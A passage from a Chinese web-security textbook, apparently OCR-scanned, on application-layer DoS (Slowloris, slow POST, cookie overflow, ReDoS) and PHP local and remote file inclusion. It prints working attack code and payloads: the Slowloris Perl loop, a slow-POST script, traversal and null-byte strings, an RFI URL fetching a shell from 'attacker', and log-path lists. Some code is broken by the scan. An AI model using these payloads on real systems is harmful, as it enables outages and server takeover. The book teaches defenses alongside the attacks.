要保持住这个连接，RSnake构造了一个畸形的HTTP请求，准确地说，是一个不完整的HTTP请求。

```
GET / HTTP/1.1\r\n
Host: host\r\n
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n
Content-Length: 42\r\n
```

在正常的HTTP包头中，是以两个CLRF表示HTTP Headers部分结束的。

```
Content-Length: 42\r\n\r\n
```

由于Web Server只收到了一个\r\n，因此将认为HTTP Headers部分没有结束，并保持此连接不释放，继续等待完整的请求。此时客户端再发送任意HTTP头，保持住连接即可。

```
X-a: b\r\n
```

当构造多个连接后，服务器的连接数很快就会达到上限。在Slowloris的专题网站上可以下载到POC演示程序，其核心代码如下：

```
sub doconnections {
    my ( $num, $usemultithreading ) = @_;
```

```
    my ( @first, @sock, @working );
    my $failedconnections = 0;
    $working[$_] = 0 foreach ( 1 ..
$num );    #initializing
    $first[$_]   = 0 foreach ( 1 ..
$num );    #initializing
    while (1) {
        $failedconnections = 0;
        print "\t\tBuilding sockets.\n";
        foreach my $z ( 1 .. $num ) {
            if ( $working[$z] == 0 ) {
                if ($ssl) {
                    if (
                        $sock[$z] = new
IO::Socket::SSL(
                            PeerAddr =>
"$host",
                            PeerPort =>
"$port",
                            Timeout  =>
"$tcpto",
                            Proto    =>
"tcp",
                        )
                      )
                    {
                        $working[$z] = 1;
                    }
```

```
                    else {
                        $working[$z] = 0;
                    }
                }
                else {
                    if (
                        $sock[$z] = new
IO::Socket::INET(
                            PeerAddr =>
"$host",
                            PeerPort =>
"$port",
                            Timeout  =>
"$tcpto",
                            Proto    =>
"tcp",
                        )
                      )
                    {
                        $working[$z] = 1;
                        $packetcount =
$packetcount + 3;  #SYN, SYN+ACK, ACK
                    }
                    else {
                        $working[$z] = 0;
                    }
                }
                if ( $working[$z] == 1 ) {
```

```
                    if ($cache) {
                        $rand = "?" .
int( rand(99999999999999) );
                    }
                    else {
                        $rand = "";
                    }
                    my $primarypayload =
                        "$method /$rand
HTTP/1.1\r\n"
                      . "Host: $sendhost\r\n"
                      . "User-Agent:
Mozilla/4.0 (compatible; MSIE 7.0; Windows
NT 5.1; Trident/4.0;
                      .NET CLR
1.1.4322; .NET CLR 2.0.503l3; .NET CLR
3.0.4506.2152;
                      .NET CLR 3.5.30729;
MSOffice 12)\r\n"
                      . "Content-Length: 42\r
\n";
                    my $handle = $sock[$z];
                    if ($handle) {
                        print $handle
"$primarypayload";
                        if
( $SIG{__WARN__} ) {
                            $working[$z] = 0;
```

```
                        close $handle;
                        $failed++;

$failedconnections++;
                    }
                    else {
                        $packetcount++;
                        $working[$z] = 1;
                    }
                }
                else {
                    $working[$z] = 0;
                    $failed++;
                    $failedconnections++;
                }
            }
            else {
                $working[$z] = 0;
                $failed++;
                $failedconnections++;
            }
        }
    }
    print "\t\tSending data.\n";
    foreach my $z ( 1 .. $num ) {
        if ( $working[$z] == 1 ) {
            if ( $sock[$z] ) {
                my $handle = $sock[$z];
```

```
                    if ( print $handle "X-a:
b\r\n" ) {
                        $working[$z] = 1;
                        $packetcount++;
                    }
                    else {
                        $working[$z] = 0;
                        #debugging info
                        $failed++;
                        $failedconnections++;
                    }
                }
                else {
                    $working[$z] = 0;
                    #debugging info
                    $failed++;
                    $failedconnections++;
                }
            }
        }
        print
        "Current stats:\tSlowloris has now
sent $packetcount packets successfully.\nThis
thread now sleeping for
        $timeout seconds...\n\n";
        sleep($timeout);
    }
}
```

```
sub domultithreading {
    my ($num) = @_;
    my @thrs;
    my $i                   = 0;
    my $connectionsperthread = 50;
    while ( $i < $num ) {
        $thrs[$i] =           threads->create
$connectionsperthread, 1 );
        $i += $connectionsperthread;
    }
    my @threadslist = threads->list();
    while ( $#threadslist > 0 ) {
        $failed = 0;
    }
}
```

这种攻击几乎针对所有的Web Server都是有效的。从这种方式可以看出：

此类拒绝服务攻击的本质，实际上是对有限资源的无限制滥用。

在Slowloris案例中，“有限”的资源是WebServer的连接数。这是一个有上限的值，比如在Apache中这个值由MaxClients定义。如果恶意客户端可以无限制地将连接数占满，就完成了对有限资源的恶意消

耗，导致拒绝服务。

在Slowloris发布之前，也曾经有人意识到这个问题，但是Apache官方否认Slowloris的攻击方式是一个漏洞，他们认为这是Web Server的一种特性，通过调整参数能够缓解此类问题，给出的回应是参考文档中调整配置参数的部分。

Web Server的消极态度使得这种攻击今天仍然很有效。

13.5.2 HTTP POST DOS

在2010年的OWASP大会上，Wong OnnChee和Tom Brennan演示了一种类似于Slowloris效果的攻击方法，作者称之为HTTPPOST D.O.S.。

其原理是在发送HTTP POST包时，指定一个非常大的Content-Length值，然后以很低的速度发包，比如10～100s发一个字节，保持住这个连接不断开。这样当客户端连接数多了以后，占用住了Web Server的所有可用连接，从而导致DOS。POC如下图所示：

WVS Scripting

D:\work\wvs7\WebAppScan\bin\Data\Scripts\Samples\post_ddos.script

```
var number_of_connections = 256;
var sockets = new Array();

for (var i=0; i<number_of_connections; i++)
{
  var s = new TSocket("tcp");
  sockets[i] = s;

  s.host = "acuart";
  s.port = 80;
  s.Timeout = 0;

  if(s.connect())
  {
    Trace(i + " Connected");
    Sent = s.Send("POST /aaaaaaaaaaaa HTTP/1.1\r\n"+
              "Host: acuart\r\n" +
              "Connection: keep-alive\r\n" +
              "Keep-Alive: 900\r\n" +
              "Content-Length: 100000000\r\n" +
              "Content-Type: application/x-www-form-urlencoded\r\n" +
              "Accept: *.*\r\n" +
              "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) App
              "acunetix");

    if(Sent<=0) Trace("Error sending");
    else Trace(i+ " Sent data");
  }
}

while (1){
for (var i=0; i<number_of_connections; i++)
  {
    sockets[i].Send("z");
  }
  sleep(1000);
  trace(".");
}
```

成功实施攻击后会留下如下错误日志（Apache）：

```
$tail -f /var/log/apache2/error.log
[Mon Nov 22 15:23:17 2010] [notice]
Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6
with
Suhosin-Patch mod_ssl/2.2.9 OpenSSL/0.9.8g
configured — resuming normal operations
[Mon Nov 22 15:24:46 2010] [error] server
reached MaxClients setting, consider
raising
the MaxClients setting
```

由此可知，这种攻击的本质也是针对Apache的MaxClients限制的。

要解决此类问题，可以使用Web应用防火墙，或者一个定制的Web Server安全模块。

由以上两个例子我们很自然地联想到，凡是资源有“限制”的地方，都可能发生资源滥用，从而导致拒绝服务，也就是一种“资源耗尽攻击”。

出于可用性和物理条件的限制，内存、进程数、存储空间等资源都不可能无限制地增长，因此如果未对不可信任的资源使用者进行配额的限制，就有可能造成拒绝服务。内存泄漏是程序员经常需要解决的一种bug，而在安全领域中，内存泄漏则被认为是一种能够造成拒绝服务攻击的方式。

13.5.3　Server Limit DOS

Cookie也能造成一种拒绝服务，笔者称之为Server Limit DOS，并曾在笔者的博客文章中描述过这种攻击。

Web Server对HTTP包头都有长度限制，以Apache举例，默认是8192字节。也就是说，Apache所能

接受的最大HTTP包头大小为8192字节（这里指的是Request Header，如果是Re-quest Body，则默认的大小限制是2GB）。如果客户端发送的HTTP包头超过这个大小，服务器就会返回一个4xx错误，提示信息为：

```
Your browser sent a request that this server
could not understand.
Size of a request header field exceeds
server limit.
```

假如攻击者通过XSS攻击，恶意地往客户端写入了一个超长的Cookie，则该客户端在清空Cookie之前，将无法再访问该Cookie所在域的任何页面。这是因为Cookie也是放在HTTP包头里发送的，而Web Server默认会认为这是一个超长的非正常请求，从而导致“客户端”的拒绝服务。

比如以下POC代码：

```
<script language="javascript">
alert(document.cookie);
var metastr = "AAAAAAAAAA"; // 10 A
var str = "";
while (str.length < 4000){
```

```
    str += metastr;
}
alert(str.length);
document.cookie = "evil3=" + "\<script
\>alert(xss)\<\/script\>" +";expires=Thu,
18-Apr-2019 08:37:43 GMT;";
document.cookie = "evil1=" + str
+";expires=Thu, 18-Apr-2019 08:37:43 GMT;";
document.cookie = "evil2=" + str
+";expires=Thu, 18-Apr-2019 08:37:43 GMT;";
alert(document.cookie);
</script>
```

将向客户端写入一个超长的Cookie。

要解决此问题，需要调整Apache配置参数LimitRequestFieldSize，这个参数设置为0时，对HTTP包头的大小没有限制。

通过以上几种攻击的介绍，我们了解到“拒绝服务攻击”的本质实际上就是一种“资源耗尽攻击”，因此在设计系统时，需要考虑到各种可能出现的场景，避免出现“有限资源”被恶意滥用的情况，这对安全设计提出了更高的要求。

13.6　一个正则引发的血案：ReDOS

正则表达式也能造成拒绝服务？是的，当正则表达式写得不好时，就有可能被恶意输入利用，消耗大量资源，从而造成DOS。这种攻击被称为Re-DOS。

与前面提到的资源耗尽攻击略有不同的是，ReDOS是一种代码实现上的缺陷。我们知道正则表达式是基于NFA（Nondeterministic Finite Au-tomaton）的，它是一个状态机，每个状态和输入符号都可能有许多不同的下一个状态。正则解析引擎将遍历所有可能的路径直到最后。由于每个状态都有若干个“下一个状态”，因此决策算法将逐个尝试每个“下一个状态”，直到找到一个匹配的。


比如这个正则表达式：

```
^(a+)+$
```

当输入只有4个“a”时：

```
aaaaX
```

其执行过程如下：



它只有16条可能的路径，引擎很快能遍历完。

但是当输入以下字符串时：

```
aaaaaaaaaaaaaaaaX
```

就变成了65536条可能的路径；此后每增加一个“a”，路径的数量都会翻倍。

这极大地增加了正则引擎解析数据时的消耗。当用户恶意构造输入时，这些有缺陷的正则表达式就会消耗大量的系统资源（比如CPU和内存），从而导致整台服务器的性能下降，表现的结果是系统速度很慢，有的进程或服务失去响应，与拒绝服务的后果是一样的。

就上面这个正则表达式来说，我们可以进行一项测试，测试代码如下：

```
#
# retime.py - Python test program for
regular expression DoS attacks
#
# This test program measures the execution
time of the Python regular expression
# matcher to determine if it has problems
with regular expression denial-of-service
(ReDoS)
# attacks.  A ReDoS attack becomes possible
in applications which use poorly written
regular
# expressions to validate user inputs.  An
improperly written regular expression has an
# exponential run time when given a non-
matching string.  Character strings as short
as
# 30 characters can cause problems.
#
# The following WikiPedia article provides
more information about the ReDoS problem:
#
#    http://en.wikipedia.org/wiki/
Regular_expression_Denial_of_Service_-_ReDoS
#
# This program has been tested with both
CPython and IronPython.  Versions of the
# test program for C#, Java, JavaScript,
```

```
Perl, and PHP are also available at:
#
#    http://www.computerbytesman.com/redos
#
# Author:  Richard M. Smith
#
# Please send comments, questions, additions,
#
#
# Test parameters
#
# regex:               String containing the
regular expression to be tested
# maketeststring:   A function which
generates a test string from a length
parameter
# maxiter:            Maximum number of test
iterations to be performed (typical value is
50)
# maxtime:            Maximum execution time
in seconds for one iteration before the test
program
#                      is terminated (typical
value is 2 seconds)
#
regex = r"^(a+)+$"
maketeststring = lambda n: "a" * n + "!"
maxiter = 50
```

```
maxtime = 2
#
# Python modules used by this program
#
import re
import time
import sys
#
#  Main function
#
def main():
    print
    print "Python Regular Expression DoS
demo"
    print "from
http://www.computerbytesman.com/redos"
    print
    print "Platform:             %s %s" %
(sys.platform, sys.version)
    print "Regular expression    %s" %
(regex)
    print "Typical test string:  %s" %
(maketeststring(10))
    print "Max. iterations:      %d" %
(maxiter)
    print "Max. match time:      %d sec%s" %
(maxtime, "s" if maxtime != 1 else "")
    print
```

```
    cregex = re.compile(regex)
    for i in xrange(1, maxiter):
        time = runtest(cregex, i)
        if time > maxtime:
            break
    return
#
# Run one test
#
def runtest(regex, n):
    teststr = maketeststring(n)
    starttime = time.clock()
    match = regex.match(teststr)
    elapsetime = int((time.clock() - starttime) * 1000)
    count = 0
    if match != None:
        count = match.end() - match.start()
    print "For n=%d, match time=%d msec%s, match count=%s" % (n, elapsetime, "s" if elapsetime == 1 else "", count)
    return float(elapsetime) / 1000
if __name__ == "__main__":
    main()
```

测试结果如下：

```
Python Regular Expression DoS demo
from http://www.computerbytesman.com/redos
Platform:            win32 2.6 (r26:66714,
Nov 11 2008, 10:21:19) [MSC v.1500 32 bit
(Intel)]
Regular expression    ^(a+)+$
Typical test string:  aaaaaaaaa!
Max. iterations:      50
Max. match time:      2 secs
For n=1, match time=0 msec, match count=0
For n=2, match time=0 msec, match count=0
For n=3, match time=0 msec, match count=0
For n=4, match time=0 msec, match count=0
For n=5, match time=0 msec, match count=0
For n=6, match time=0 msec, match count=0
For n=7, match time=0 msec, match count=0
For n=8, match time=0 msec, match count=0
For n=9, match time=0 msec, match count=0
#--------------
+-----------------------------------------
-------------------
patterns list of malicious RegEx
#--------------
+-----------------------------------------
-------------------
a++ (a+)+
charclass+ ([a-zA-Z]+)*
a_or_aa (a|aa)+
```

```
a_or_a (a|a?)+
a_11  (.*a){11}
a_65  (.*a){65}
Friedl ([^\\"']+)*
#--------------- same as above again
enclosed in ^and $ ----------------
start_a++ ^(a+)+$
start_charclass ^([a-zA-Z]+)*$
start_a_or_aa ^(a|aa)+$
start_a_or_a ^(a|a?)+$
start_a_11 ^(.*a){11}$
start_a_65 ^(.*a){65}$
start_Friedl ^([^\\"']+)*$
#---------------
OWASP ^[a-zA-Z]+(([\'\,\.\-][a-zA-Z ])?[a-zA-
Z]*)*$
DataVault ^\[(,.*)*\]$
EntLib ^([^"]+)(?:\\([^"]+))*$
Java_Classname ^(([a-z])+.)+[A-Z]([a-z])+$
Cox_10 a?a?a?a?a?a?a?a?a?a?aaaaaaaaaa
Cox_25 a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?
a?a?a?a?a?a?aaaaaaaaaaaaaaaaaaaaaaaaa
#--------------
+--------------------------------------
-------------------
```

同时，也可以使用以下测试用例验证正则表达式是


否存在ReDOS问题。

```
#--------------
+-------------------------------------------
-------------------
payloads list of payloads
#--------------
+-------------------------------------------
-------------------
a_12X aaaaaaaaaaaaX
a_18X aaaaaaaaaaaaaaaaaaX
a_33X aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaX
a_49X
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaX
Cox_10 aaaaaaaaaa
Cox_20 aaaaaaaaaaaaaaaaaaaa
Cox_25 aaaaaaaaaaaaaaaaaaaaaaaaa
Cox_34 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Java_Classname
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
EmailValidation
a@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
EmailValidatioX
a@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaX
invalid_Unicode (.+)+\u0001
DataVault_DoS [,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
EntLib_DoS \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\"
EntLib_DoSX \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\"X
#--------------
+--------------------------------------------
-------------------
```

虽然正则表达式的解析算法有可能实现得更好一些，但是流行语言为了提供增强型的解析引擎，仍然使用了“na?ve algorithm”，从而使得在很多平台和开发语言内置的正则解析引擎中都存在类似的问题。

在今天的互联网中，正则表达式可能存在于任何地方，但只要任何一个环节存在有缺陷的正则表达式，就都有可能导致一次ReDOS。可能使用了正则表达式的地方



在检查应用安全时，一定不能忽略ReDOS可能造成的影响。在本节中提到的几种存在缺陷的正则表达

式和测试用例，可以加入安全评估的流程中。

13.7　小结

在本章中讲述了应用层拒绝服务攻击的原理和解决方案。应用层拒绝服务攻击是传统的网络拒绝服务攻击的一种延伸，其本质也是对有限资源的无限制滥用所造成的。所以，解决这个问题的核心思路就是限制每个不可信任的资源使用者的配额。

在解决应用层拒绝服务攻击时，可以采用验证码，但验证码并不是最好的解决方案。Yahoo的专利为我们提供了更宽广的思路。

在本章最后介绍了ReDOS这种比较特殊的拒绝服务攻击，在应用安全中需要注意这个问题。

第14章　PHP安全

PHP是一种非常流行的Web开发语言。在Python、Ruby等语言兴起的今天，PHP仍然是众多开发者所喜爱的选择，在中国尤其如此。PHP的语法过于灵活，这也给安全工作带来了一些困扰。同时PHP也存在很多历史遗留的安全问题。在PHP语言诞生之初，互联网安全问题尚不突出，许多今天已知的安全问题在当时并未显现，因此PHP语言设计上一开始并没有过多地考虑安全。时至今日，PHP遗留下来的历史安全问题依然不少，但PHP的开发者与整个PHP社区也想做出一些改变。PHP语言的安全问题有其自身语言的一些特点，因此本章单独拿出PHP安全进行讨论，也是对本书其他章节的一个补充。

14.1 文件包含漏洞

严格来说，文件包含漏洞是“代码注入”的一种。
在“注入攻击”一章中，曾经提到过“代码注入”这种攻击，其原理就是注入一段用户能控制的脚本或代码，并让服务器端执行。“代码注入”的典型代表就是文件包含（File Inclusion）。文件包含可能会出现在JSP、PHP、ASP等语言中，常见的导致文件包含的函数如下。

```
PHP：include(), include_once(), require(), re
JSP/Servlet：ava.io.File(), java.io.Fil-eRead
ASP：include file, include virtual, ...
```

在互联网的安全历史中，PHP的文件包含漏洞已经臭名昭著了，因为黑客们在各种各样的PHP应用中挖出了数不胜数的文件包含漏洞，且后果都非常严重。

文件包含是PHP的一种常见用法，主要由4个函数完成：

```
include()
```

```
require()
include_once()
require_once()
```

当使用这4个函数包含一个新的文件时，该文件将作为PHP代码执行，PHP内核并不会在意该被包含的文件是什么类型。所以如果被包含的是txt文件、图片文件、远程URL，也都将作为PHP代码执行。这一特性，在实施攻击时将非常有用。比如以下代码：

```
<?php
include($_GET[test]);
?>
```

引入同目录下的一个文件时：测试页面

www.a.com/test.php?test=fortest.txt

Notice: Use of undefined constant test - assumed 'test' in D:\soft\develop\env\sites\www.a.com\test.php on line 3
for test!!!!

当这个txt文件中包含了可执行的PHP代码时：

fortest.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
for test!!!!
<?php
phpinfo();
?>
```

再执行漏洞URL，发现代码被执行了：



phpinfo()函数被执行

要想成功利用文件包含漏洞，需要满足下面两个条件：

（1）include()等函数通过动态变量的方式引入需要包含的文件；
（2）用户能够控制该动态变量。

下面我们深入看看文件包含漏洞还可能导致哪些后果。

14.1.1　本地文件包含

能够打开并包含本地文件的漏洞，被称为本地文件包含漏洞（Local File Inclusion，简称LFI）。比如下面这段代码，就存在LFI漏洞。

```
<?php
$file = $_GET['file']; // "../../etc/passwd
\0"
if (file_exists('/home/wwwrun/'.
$file.'.php')) {
    // file_exists will return true as the
file /home/wwwrun/../../etc/passwd exists
    include '/home/wwwrun/'.$file.'.php';
    // the file /etc/passwd will be included
}
?>
```

用户能够控制参数file，当file的值为“../../etc/passwd”时，PHP将访问/etc/passwd文件。但是在此之前，还需要解决一个小问题：

```
include '/home/wwwrun/'.$file.'.php';
```

这种写法将变量与字符串连接起来，假如用户控制$file的值为“../../etc/passwd”时，这段代码相当于：

```
include '/home/wwwrun/../../etc/passwd.php';
```

被包含文件实际上是“/etc/passwd.php”，但这个文件其实是不存在的。

PHP内核是由C语言实现的，因此使用了C语言中的一些字符串处理函数。在连接字符串时，0字节（\x00）将作为字符串结束符。所以在这个地方，攻击者只要在最后加入一个0字节，就能截断file变量之后的字符串，即：

```
../../etc/passwd\0
```

通过Web输入时，只需UrlEncode，变成：

```
../../etc/passwd%00
```

字符串截断的技巧，也是文件包含中最常用的技巧。

但在一般的Web应用中，0字节用户其实是不需要使用的，因此完全可以禁用0字节，比如：

```
<?php
function getVar($name)
{
    $value = isset($_GET[$name]) ?
$_GET[$name] : null;
    if (is_string($value)) {
        $value = str_replace("\0", '',
```

```
$value);
    }
}
?>
```

但这样并没有解决所有问题，国内的安全研究者cloie发现了一个技巧——利用操作系统对目录最大长度的限制，可以不需要0字节而达到截断的目的。目录字符串，在Windows下256字节、Linux下4096字节时会达到最大值，最大值长度之后的字符将被丢弃。如何构造出这么长的目录呢？通过“./”的方式即可，比如：

```
./././././././././././././abc
```

或者

```
////////////////////abc
```

或者

```
../1/abc/../1/abc/../1/abc
```

除了include()等4个函数外，PHP中能够对文件进行操作的函数都有可能出现漏洞。虽然大多数情况下

不能执行PHP代码，但能够读取敏感文件带来的后果也是比较严重的。

```
fopen()
fread()
......
```

文件包含漏洞能够读取敏感文件或者服务器端脚本的源代码，从而为攻击者实施进一步攻击奠定基础。



文件包含漏洞读出了/etc/passwd的信息

在上面的例子中可以看到，使用了“../../../”这样的方式来返回到上层目录中，这种方式又被称为“目录遍历”（Path Traversal）。常见的目录遍历漏洞，还可以通过不同的编码方式来绕过一些服务器端逻

辑。

- %2e%2e%2f等同于../
- %2e%2e/等同于../
- ..%2f等同于../
- %2e%2e%5c等同于..\
- %2e%2e\等同于..\
- ..%5c等同于..\
- %252e%252e%255c等同于..\
- ..%255c等同于..\ and so on.

某些Web容器支持的编码方式：

- ..%c0%af等同于../
- ..%c1%9c等同于..\

比如CVE-2008-2938，就是一个Tomcat的目录遍历漏洞。


如果context.xml或server.xml允许'allowLinking'和'URIencoding'为'UTF-8'，攻击者就可以以Web权限获得重要的系统文件内容。

```
http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%
```

目录遍历漏洞是一种跨越目录读取文件的方法，但当PHP配置了open_basedir时，将很好地保护服务器，使得这种攻击无效。

open_basedir的作用是限制在某个特定目录下PHP能打开的文件，其作用与safe_mode是否开启无关。

比如在测试环境下，当没有设置open_basedir时，文件包含漏洞可以访问任意文件。



测试页面

当设置了open_basedir时：

```
; open_basedir, if set, limits all file
operations to the defined directory
; and below.  This directive makes most
sense if used in a per-directory
; or per-virtualhost web server
configuration file. This directive is
; *NOT* affected by whether Safe Mode is
turned On or Off.
open_basedir = D:\soft\develop\env\sites
```

```
\www.a.com\
```

文件包含失败：

```
www.a.com/test.php?test=../../../../../../../../../../../../../../../../../../../x.txt

Notice: Use of undefined constant test - assumed 'test' in D:\soft\develop\env\sites\www.a.com\test.php on line 3

Warning: include() [function.include]: open_basedir restriction in effect. File(../../../../../../../../../../../../../../../../../../../x.txt) is not within the allowed path(s): (D:\soft\develop\env\sites\www.a.com\) in D:\soft\develop\env\sites\www.a.com\test.php on line 3

Warning: include(../../../../../../../../../../../../../../../../../../../x.txt) [function.include]: failed to open stream: Operation not permitted in D:\soft\develop\env\sites\www.a.com\test.php on line 3

Warning: include() [function.include]: Failed opening '../../../../../../../../../../../../../../../../../../../x.txt' for inclusion (include_path='.;C:\php5\pear') in D:\soft\develop\env\sites\www.a.com\test.php on line 3
```

测试页面

错误提示：

```
Warning: include() [function.include]:
open_basedir restriction in effect.
File(../../../../../../../../../../../../../.
./../../../x.txt) is not within the
allowed path(s): (D:\soft\develop\env\sites
\www.a.com\)
in D:\soft\develop\env\sites\www.a.com
\test.php on line 3
```

需要注意的是，open_basedir的值是目录的前缀，因此假设设置如下：

```
open_basedir = /home/app/aaa
```

那么实际上，以下目录都是在允许范围内的。

```
/home/app/aaa
/home/app/aaabbb
/home/app/aaa123
```

如果要限定一个指定的目录，则需要在最后加上“/”。

```
open_basedir = /home/app/aaa/
```

在Windows下多个目录应当用分号隔开，在Linux下则用冒号隔开。

要解决文件包含漏洞，应该尽量避免包含动态的变量，尤其是用户可以控制的变量。一种变通方式，则是使用枚举，比如：

```
<?php
$file = $_GET['file'];
// Whitelisting possible values
switch ($file) {
    case 'main':
    case 'foo':
    case 'bar':
        include '/home/wwwrun/include/'.
$file.'.php';
        break;
```

```
    default:
        include '/home/wwwrun/include/
main.php';
}
?>
```

$file的值被枚举出来，也就避免了任意文件包含的风险。

14.1.2　远程文件包含

如果PHP的配置选项allow_url_include为ON的话，则include/require函数是可以加载远程文件的，这种漏洞被称为远程文件包含漏洞（Re-mote File Inclusion，简称RFI）。比如如下代码：

```
<?php
if ($route == "share") {
    require_once $basePath . '/action/
m_share.php';
} elseif ($route == "sharelink") {
    require_once $basePath . '/action/
m_sharelink.php';
}
?>
```

在变量$basePath前没有设置任何障碍，因此攻击者可以构造类似如下的攻击URL。

```
/?param=http://attacker/phpshell.txt?
```

最终加载的代码实际上执行了：

```
require_once 'http://attacker/phpshell.txt?/action/m_share.php';
```

问号后面的代码被解释成URL的querys-tring，也是一种“截断”，这是在利用远程文件包含漏洞时的常见技巧。同样的，%00也可以用做截断符号。

远程文件包含漏洞可以直接用来执行任意命令，比如在攻击者的服务器上存在如下文件：

```
<?php
echo system("ver;");
?>
```

包含远程文件后，获得命令执行：

www.a.com/test.php?test=http://www.b.com/test1.txt?

Notice: Use of undefined constant test - assumed 'test' in **D:\soft\develop\env\sites\www.a.com\test.php** on line 3
Microsoft Windows XP [版本 5.1.2600] Microsoft Windows XP [版本 5.1.2600]

系统命令被执行

14.1.3　本地文件包含的利用技巧

本地文件包含漏洞，其实也是有机会执行PHP代码的，这取决于一些条件。

远程文件包含漏洞之所以能够执行命令，就是因为攻击者能够自定义被包含的文件内容。因此本地文件包含漏洞想要执行命令，也需要找到一个攻击者能够控制内容的本地文件。

经过不懈的研究，安全研究者总结出了以下几种常见的技巧，用于本地文件包含后执行PHP代码。

（1）包含用户上传的文件。
（2）包含data://或php://input等伪协议。
（3）包含Session文件。
（4）包含日志文件，比如Web Server的ac-cess log。
（5）包含/proc/self/environ文件。
（6）包含上传的临时文件（RFC1867）。
（7）包含其他应用创建的文件，比如数据库文件、缓存文件、应用日志等，需要具体情况具体分析。

包含用户上传的文件很好理解，这也是最简单的一种方法。用户上传的文件内容中如果包含了PHP代码，那么这些代码被include() 加载后将会执行。

但包含用户上传文件能否攻击成功，取决于文件上传功能的设计，比如要求知道用户上传后文件所在的物理路径，有时这个路径很难猜到。在本书“文件上传漏洞”一章中给出了很多设计安全文件上传功能的建议。

伪协议如php://input等需要服务器支持，同时要求allow_url_include设置为ON。在PHP5.2.0之后的版本中支持data：伪协议，可以很方便地执行代码，它同样要求allow_url_include为ON。

```
http://www.example.com/index.php?
file=data:text/plain,<?php phpinfo();?>%00
```

包含Session文件的条件也较为苛刻，它需要攻击者能控制部分Session文件的内容。比如：

```
x|s:19:"<?php phpinfo(); ?>"
```

PHP默认生成的Session文件往往存放在/tmp目录下，比如：

```
/tmp/sess_SESSIONID
```

包含日志文件是一种比较通用的技巧。因为服务器一般都会往Web Server的access_log里记录客户端的请求信息，在error_log里记录出错请求。因此攻击者可以间接地将PHP代码写入到日志文件中，在文件包含时，只需要包含日志文件即可。

但需要注意的是，如果网站访问量大的话，日志文件有可能会很大（比如一个日志文件有2GB），当包含一个这么大的文件时，PHP进程可能会僵死。但Web Server往往会滚动日志，或每天生成一个新的日志文件。因此在凌晨时包含日志文件，将提高攻击的成功性，因为此时的日志文件可能非常小。

以Apache为例，一般的攻击步骤是，先通过读取httpd的配置文件httpd.conf，找到日志文件所在的目录。httpd.conf一般会存在Apache的安装目录下，在Redhat系列里默认安装的可能为/etc/httpd/conf/httpd.conf，而自定义安装的可能在/usr/local/apache/conf/httpd.conf为。但更多时候，也可能猜不到这个目录。

常见的日志文件可能会存在以下地方：

```
../../../../../../../../../../var/log/httpd/
access_log
../../../../../../../../../../var/log/httpd/
error_log
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../../../../etc/httpd/logs/
acces_log
../../../../../../../../../../etc/httpd/logs/
acces.log
../../../../../../../../../../etc/httpd/logs/
error_log
../../../../../../../../../../etc/httpd/logs/
error.log
../../../../../../../../../../var/www/logs/
access_log
../../../../../../../../../../var/www/logs/
access.log
../../../../../../../../../../usr/local/
apache/logs/access_log
../../../../../../../../../../usr/local/
apache/logs/access.log
../../../../../../../../../../var/log/apache/
access_log
```

```
../../../../../../../../../../var/log/apache/
access.log
../../../../../../../../../../var/log/
access_log
../../../../../../../../../../var/www/logs/
error_log
../../../../../../../../../../var/www/logs/
error.log
../../../../../../../../../../usr/local/
apache/logs/error_log
../../../../../../../../../../usr/local/
apache/logs/error.log
../../../../../../../../../../var/log/apache/
error_log
../../../../../../../../../../var/log/apache/
error.log
../../../../../../../../../../var/log/
access_log
../../../../../../../../../../var/log/
error_log
/var/log/httpd/access_log
/var/log/httpd/error_log
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
```

```
/etc/httpd/logs/acces_log
/etc/httpd/logs/acces.log
/etc/httpd/logs/error_log
/etc/httpd/logs/error.log
/var/www/logs/access_log
/var/www/logs/access.log
/usr/local/apache/logs/access_log
/usr/local/apache/logs/access.log
/var/log/apache/access_log
/var/log/apache/access.log
/var/log/access_log
/var/www/logs/error_log
/var/www/logs/error.log
/usr/local/apache/logs/error_log
/usr/local/apache/logs/error.log
/var/log/apache/error_log
/var/log/apache/error.log
/var/log/access_log
/var/log/error_log
```

